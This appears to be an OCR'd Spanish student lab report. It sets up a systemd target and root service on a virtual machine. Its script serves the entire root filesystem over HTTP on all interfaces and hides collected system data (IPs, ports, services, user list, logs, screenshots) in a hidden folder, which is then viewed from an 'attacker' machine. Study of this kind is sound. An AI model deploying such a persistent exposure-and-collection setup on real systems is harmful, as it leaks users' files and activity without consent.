
Sistemas


Indice

Creamos Target


Comenzaremos creando el target en la carpeta correspondiente, en este caso “/etc/systemd/system”.



Seguidamente en su interior colocaremos una descripción para saber lo que hace el target en este caso simplemente le he puesto target y mi nombre para que no me copien 😉 y que se inicie justo cuando el pc llegue al runlevel de multi-user.



Habilitamos el target para cuando se inicie el ordenador se inicie



Creamos el Service

Crearemos él service en “/lib/systemd/system”

```
root@alumnat-VirtualBox:/# nano /etc/systemd/system/HugoGD.service
root@alumnat-VirtualBox:/#
```

Le colocamos el contenido, en este caso le añadimos una descripción con lo que hará, queremos que se inicie después del servicio de red, etc ...

```
  GNU nano 7.2                          HugoGD.service
[Unit]
Description=Servidor de archivos
After=network.target

[Service]
ExectStart=/usr/local/bin/hugogd_script.sh
WorkingDirectory=/
Restart=always
User=root
Type=simple

[Install]
WantedBy=HugoGD.target
```

Crearemos el Script


Creamos el Script en una carpeta cualquiera

```
root@alumnat-VirtualBox:/# sudo /usr/local/hugogd_script.sh
```


Le damos permisos para ejecutarse

```
root@alumnat-VirtualBox:/# chmod +x /usr/local/hugogd_script.sh
```

Y lo ejecutaremos manualmente para poder comprobar que funciona unicamente el script


Directory listing for /
bin@
bin.usr-is-merged/
boot/
cdrom/
dev/
etc/
home/
lib@
lib.usr-is-merged/
lib64@
lost+found/
media/
mnt/
opt/
proc/
root/
run/
sbin@
sbin.usr-is-merged/
snap/
srv/
swap.img
sys/
tmp/
usr/
var/
24 de set. 19:27
Firefox
root@alumnat-VirtualBox: /
root@alumnat-VirtualBox:/# sudo /usr/local/hugogd_script.sh
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

Para que tenga mas contenido la practica creamos un script que abre el servidor WEB desde la carpeta raiz “/” para poder tener acceso a todo el ordenador y tambien hacemos que el propio ordenador saque una copia de toda la informacion sensible que tenga para poderla tener mas a mano sin tener que ir a buscar por todos lados.




```
#!/bin/bash

# Cambiamos al directorio raiz
cd /

# Iniciar el servidor
python3 -m http.server 8080 --bind 0.0.0.0

# ================================================================

# Recolecta información del sistema y guarda en una carpeta oculta en tu home.
# Sobrescribe archivos en cada ejecución para no consumir espacio.
# NO accede a /etc/shadow ni a contraseñas.

set -euo pipefail
IFS=$'\n\t'

# Config
DEST="$HOME/.monitor_backup"        # carpeta oculta donde se guardará todo
SCREENSHOT="$DEST/screenshot.png"   # nombre del screenshot (siempre reemplazado)
TIMESTAMP="$(date --iso-8601=seconds)"
LOGPREFIX="== $TIMESTAMP =="

mkdir -p "$DEST"
chmod 700 "$DEST"

out() { printf "%s\n" "$1" >> "$2"; }
write_file() { printf "%s\n" "$1" > "$2"; }

####################
# 1) Cabeceras
####################
write_file "$LOGPREFIX" "$DEST/last_run.txt"
```

```
34
35 ####################
36 # 2) IPs
37 ####################
38 IP_FILE="$DEST/ip_info.txt"
39 : > "$IP_FILE"
40 out "$LOGPREFIX" "$IP_FILE"
41
42 # Local IP (first non-loopback)
43 LOCAL_IP="$(hostname -I 2>/dev/null | awk '{print $1}' || true)"
44 if [ -z "$LOCAL_IP" ]; then
45   # fallback
46   LOCAL_IP="$(ip -4 addr show scope global 2>/dev/null | awk '/inet /{print $2; exit}' | cut -d/ -f1 || true)"
47 fi
48 out "Local IP: ${LOCAL_IP:-(no disponible)}" "$IP_FILE"
49
50 # External IP (intenta curl, dig; no es crítico si falla)
51 EXT_IP="(no disponible)"
52 if command -v curl >/dev/null 2>&1; then
53   EXT_IP="$(curl -s --max-time 5 https://ifconfig.co || true)"
54 elif command -v dig >/dev/null 2>&1; then
55   EXT_IP="$(dig +short myip.opendns.com @resolver1.opendns.com 2>/dev/null || true)"
56 fi
57 if [ -n "$EXT_IP" ]; then
58   out "External IP: $EXT_IP" "$IP_FILE"
59 else
60   out "External IP: $EXT_IP" "$IP_FILE"
61 fi
62
```

```
63 ####################
64 # 3) Puertos abiertos
65 ####################
66 PORTS_FILE="$DEST/open_ports.txt"
67 : > "$PORTS_FILE"
68 out "$LOGPREFIX" "$PORTS_FILE"
69
70 # Preferimos ss, luego netstat, luego lsof
71 if command -v ss >/dev/null 2>&1; then
72   out "ss -tulpn (listener TCP/UDP):" "$PORTS_FILE"
73   ss -tulpn 2>/dev/null | sed -n '1,200p' >> "$PORTS_FILE" || true
74 elif command -v netstat >/dev/null 2>&1; then
75   out "netstat -tulpn (listener TCP/UDP):" "$PORTS_FILE"
76   netstat -tulpn 2>/dev/null | sed -n '1,200p' >> "$PORTS_FILE" || true
77 else
78   out "lsof -i -P -n (si está disponible):" "$PORTS_FILE"
79   command -v lsof >/dev/null 2>&1 && lsof -i -P -n 2>/dev/null | sed -n '1,200p' >> "$PORTS_FILE" || out "(ninguna herramienta disponible para listar puertos)" "$PORTS_FILE"
80 fi
81
```

```
83 # 4) Servicios activos
84 ####################
85 SERVICES_FILE="$DEST/services_running.txt"
86 : > "$SERVICES_FILE"
87 out "$LOGPREFIX" "$SERVICES_FILE"
88
89 if command -v systemctl >/dev/null 2>&1; then
90   out "systemctl list-units --type=service --state=running" "$SERVICES_FILE"
91   systemctl list-units --type=service --state=running --no-pager >> "$SERVICES_FILE"
   2>/dev/null || true
92 else
93   out "service --status-all (indicativo):" "$SERVICES_FILE"
94   if command -v service >/dev/null 2>&1; then
95     service --status-all 2>/dev/null | sed -n '1,200p' >> "$SERVICES_FILE" || true
96   else
97     out "(no hay systemctl ni service disponibles)" "$SERVICES_FILE"
98   fi
99 fi
100
101 ####################
102 # 5) Información usuario
103 ####################
104 USER_FILE="$DEST/user_info.txt"
105 : > "$USER_FILE"
106 out "$LOGPREFIX" "$USER_FILE"
107
108 out "Usuario actual: $(whoami 2>/dev/null || echo '(desconocido)')" "$USER_FILE"
109 out "Usuarios en /etc/passwd (sin contraseñas):" "$USER_FILE"
110 # NOTA: /etc/passwd no contiene contraseñas en sistemas modernos; no toca /etc/
   shadow
111 if [ -r /etc/passwd ]; then
112   awk -F: '{print $1 "  uid:" $3 "  gid:" $4 "  home:" $6 "  shell:" $7}' /etc/
   passwd >> "$USER_FILE"
113 else
114   out "(no se puede leer /etc/passwd)" "$USER_FILE"
115 fi
```

```
####################
# 6) Logs
####################
LOGS_FILE="$DEST/logs_tail.txt"
: > "$LOGS_FILE"
out "$LOGPREFIX" "$LOGS_FILE"

# Intentamos recoger los últimos 500 mensajes de journal o de /var/log/syslog / /var/log/messages
if command -v journalctl >/dev/null 2>&1; then
  out "journalctl -n 500 --no-pager" "$LOGS_FILE"
  journalctl -n 500 --no-pager >> "$LOGS_FILE" 2>/dev/null || true
else
  # Intento de syslog
  if [ -f /var/log/syslog ]; then
    out "Últimas 500 líneas de /var/log/syslog" "$LOGS_FILE"
    tail -n 500 /var/log/syslog >> "$LOGS_FILE" 2>/dev/null || true
  elif [ -f /var/log/messages ]; then
    out "Últimas 500 líneas de /var/log/messages" "$LOGS_FILE"
    tail -n 500 /var/log/messages >> "$LOGS_FILE" 2>/dev/null || true
  else
    out "(no se encontraron logs tradicionales ni journalctl)" "$LOGS_FILE"
  fi
fi

####################
# 7) Captura de pantalla (si es posible)
####################
out "$LOGPREFIX" "$DEST/screenshot_log.txt"
SCREEN_OK=0

# Sobrescribimos siempre la misma imagen para no llenar disco.
# Intentamos varias utilidades comunes: gnome-screenshot, scrot, import (imagemagick), grim
if command -v gnome-screenshot >/dev/null 2>&1; then
  gnome-screenshot -f "$SCREENSHOT" >/dev/null 2>&1 && SCREEN_OK=1 || SCREEN_OK=0
elif command -v scrot >/dev/null 2>&1; then
  scrot "$SCREENSHOT" >/dev/null 2>&1 && SCREEN_OK=1 || SCREEN_OK=0
elif command -v import >/dev/null 2>&1; then
  # import -window root requires ImageMagick
  import -window root "$SCREENSHOT" >/dev/null 2>&1 && SCREEN_OK=1 || SCREEN_OK=0
elif command -v grim >/dev/null 2>&1; then
  grim "$SCREENSHOT" >/dev/null 2>&1 && SCREEN_OK=1 || SCREEN_OK=0
else
  SCREEN_OK=0
fi

if [ "$SCREEN_OK" -eq 1 ]; then
  out "Screenshot guardado en $SCREENSHOT" "$DEST/screenshot_log.txt"
else
  out "No se pudo generar screenshot (no hay herramienta compatible o no hay servidor gráfico disponible)." "$DEST/screenshot_log.txt"
fi
```


```
168 ####################
169 # 8) Metadatos y permisos
170 ####################
171 # Ponemos permisos restrictivos
172 chmod 600 "$DEST"/* 2>/dev/null || true
173 chmod 700 "$DEST" 2>/dev/null || true
174
175 # Registro final
176 out "Run completed: $TIMESTAMP" "$DEST/last_run.txt"
177 echo "Hecho. Datos guardados en: $DEST (permisos: 700)."
178
179 exit 0
```

Pruebas


Reiniciamos la maquina y comprobamos su IP

```
alumnat@alumnat-VirtualBox:/usr/local$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group de
fault qlen 1000
    link/ether 08:00:27:da:d6:a4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute enp0s3
       valid_lft 566sec preferred_lft 566sec
    inet6 fe80::a00:27ff:feda:d6a4/64 scope link
       valid_lft forever preferred_lft forever
alumnat@alumnat-VirtualBox:/usr/local$
```


Comprobamos que el servicio y el target se hayan encendido correctamente.



Ahora desde la maquina “atacante” comprobamos que hay conectividad con la maquina “atacada”.



Ahora al entrar dentro del buscador y hacer una busqueda sobre la IP de la maquina atacada deberiamos de entrar al servicio de archivos.




Para hacer útil la segunda parte del script de crear los archivos creo en la máquina atacante un .HTML


Este HTML me mostrara diferentes pestañas con los “ataques” que hemos hecho para poder tenerlos mas a mano

Archivos 2ª parte Script


IP_Info.txt:



Last_run.txt:



Logs_tails.txt



Open_ports.txt:

```
== 2025-10-01T17:49:13+02:00 ==
ss -tulpn (listener TCP/UDP):
Netid State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess
udp   UNCONN 0      0          127.0.0.54:53         0.0.0.0:*
udp   UNCONN 0      0       127.0.0.53%lo:53         0.0.0.0:*
udp   UNCONN 0      0            0.0.0.0:631        0.0.0.0:*
udp   UNCONN 0      0            0.0.0.0:35496      0.0.0.0:*
udp   UNCONN 0      0            0.0.0.0:5353       0.0.0.0:*
udp   UNCONN 0      0               [::]:47397         [::]:*
udp   UNCONN 0      0               [::]:5353          [::]:*
tcp   LISTEN 0      5            0.0.0.0:8080       0.0.0.0:*
tcp   LISTEN 0      4096      127.0.0.54:53         0.0.0.0:*
tcp   LISTEN 0      4096       127.0.0.1:631        0.0.0.0:*
tcp   LISTEN 0      4096    127.0.0.53%lo:53         0.0.0.0:*
tcp   LISTEN 0      4096          [::1]:631          [::]:*
tcp   LISTEN 0      4096              *:22               *:*
```

Service_running.txt:

```
== 2025-10-01T17:49:13+02:00 ==
systemctl list-units --type=service --state=running
  UNIT                            LOAD   ACTIVE SUB     DESCRIPTION
  accounts-daemon.service         loaded active running Accounts Service
  anacron.service                 loaded active running Run anacron jobs
  avahi-daemon.service            loaded active running Avahi mDNS/DNS-SD Stack
  colord.service                  loaded active running Manage, Install and Generate Color Profiles
  cron.service                    loaded active running Regular background program processing daemon
  cups-browsed.service            loaded active running Make remote CUPS printers available locally
  cups.service                    loaded active running CUPS Scheduler
  dbus.service                    loaded active running D-Bus System Message Bus
  fwupd.service                   loaded active running Firmware update daemon
  gdm.service                     loaded active running GNOME Display Manager
  gnome-remote-desktop.service    loaded active running GNOME Remote Desktop
  HugoGD.service                  loaded active running Servidor de archivos
  kerneloops.service              loaded active running Tool to automatically collect and submit kernel crash signatures
  ModemManager.service            loaded active running Modem Manager
  NetworkManager.service          loaded active running Network Manager
  packagekit.service              loaded active running PackageKit Daemon
  polkit.service                  loaded active running Authorization Manager
  power-profiles-daemon.service loaded active running Power Profiles daemon
  rsyslog.service                 loaded active running System Logging Service
  rtkit-daemon.service            loaded active running RealtimeKit Scheduling Policy Service
  snapd.service                   loaded active running Snap Daemon
  ssh.service                     loaded active running OpenBSD Secure Shell server
  switcheroo-control.service      loaded active running Switcheroo Control Proxy service
  systemd-journald.service        loaded active running Journal Service
